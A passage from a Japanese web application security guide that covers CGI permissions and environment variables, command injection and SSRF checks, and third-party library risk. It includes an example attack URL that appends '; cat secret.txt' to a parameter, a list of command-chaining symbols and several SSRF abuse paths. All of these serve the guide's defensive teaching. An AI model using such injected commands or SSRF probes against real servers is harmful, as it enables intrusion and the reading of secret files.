・資源へのアクセス権限(permission)は原則 HTTP サーバを起動した UID の権限に一致しますが、CGI は独立したプロセスなので環境によっては setuid 等で実行 ID を変えることができます。管理者や利用者（グループ）固有の権限が必要な場合に当該 ID を設定しますが、インターネットに公開する環境で特権が必要な処理を行っていることが察知されるとすぐに標的になります。必要な情報だけを切り出して使うようにした方が安全です。

・環境変数…リクエストパラメータと HTTP ヘッダは環境変数を経由して CGI から参照します

HTTP ヘッダの項目名は大文字に変換され、「-」は「_」に置き換えられ、「HTTP_」の接頭語を付けた環境変数が生成されます（HTTP_X_FORWARDED_FOR 等、拡張ヘッダーも同様です）。サーバのシェルに元々宣言されていた環境変数が書き替えられる可能性があり、2016 年に Proxy: ヘッダがインシデント（悪意のあるサイトに転送される可能性）として挙がっています。

また、CGI の動作環境を構築する際に参照可能な環境変数をリストする CGI スクリプトがデフォルトで入っている場合があり、商用化前に消さないと攻撃者への重要な手助けになってしまいます。

3.4.2. リクエストパラメータのチェック

（1）単純な OS コマンドの混入

Java であれば java.lang.Runtime.exec()を使って実行するコマンドやシェルに与えるパラメータに攻撃用のコマンドを連結しようとします。連結にはパイプや論理演算子、リダイレクト、その他の記号が使われるので、これらの除外（サニタイズ）が必要です。

<例> リクエストパラメータの名前からファイルの内容を表示していると推測されたら。。。

https://脆弱サーバ/app?file=一般情報 ⇒ https://脆弱サーバ/app?file=一般情報 ; cat secret.txt

連結記号の例 ;、|、&、<、>、(、)

※ 記号を除外するよりも、「英数字のみ許可」のように許す字類でチェックした方が確実で簡単です

（2）URL／ファイル パスのチェック

SSRF ではリクエストパラメータに URL が含まれることがポイントで、ここに攻撃対象のホストを指定してきます。また、ファイルのアップロードやダウンロードでは URL にファイルパスを指定します。このとき、URL を自由にノーチェックで指定できると次のような脅威が発生します。

・脆弱性のあるサーバが接続しているインターネットを含む全てのホストに DoS 攻撃が可能
・内部ネットワークの IP アドレスの範囲やドメイン名を推測・指定して応答時間で存在を確認
・外部から内部ネットワークの管理者用機能 URL を指定し、脆弱サーバの権限でアクセス可能
・スキーム〔http(s)://、file://〕やポート番号を偽って別のサービスに接続が可能

したがってリクエストパラメータに URL は含めない設計にすべきですが、認証が必要なページ

に入ったときにログイン画面にリダイレクトして OK なら最初に要求したページに戻ってくるといった設計が必要になった場合、以下のチェックが必要です。

① 指定されている URL が許可されたものかホワイトリストで確認する

② スキーム〔http(s)://、file://〕やポート番号が想定どおりになっているか

※SSRF 関連の脆弱性は引き続き見つかっており[9]、WAF（Web Application Firewall）による URL の検証を潜り抜ける方法等も研究されています[10]

3.5. オープンソース／サードベンダの利用とゼロデイ攻撃

インシデントの中には他（オープンソース、サードベンダ）で作成されたアプリやライブラリを組込んだ製品で発生しているものがあります。セキュリティ試験の疑似攻撃で検証してくれるサービスもありますが、特定のバージョンのライブラリを組込んでいた特定の製品の組合せ等 全てを網羅した試験は困難だと推測します。攻撃側は弱点を一つ見つければ十分ですが防御する側は全ての弱点を見つけ出して対処しなければならないのでかなり不利な立場です。

攻撃パターンをある程度広くとった侵入検知ソフトの導入や、日常的に脅威が存在する前提で設備／管理の専門業者への外注化、保険等 事業継続の計画を Web アプリの開発の前段で進めておく必要があります。

以上

[9] Cisco Japan Blog > https://gblogs.cisco.com/jp/?s=SSRF

[10] HackTricks https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery

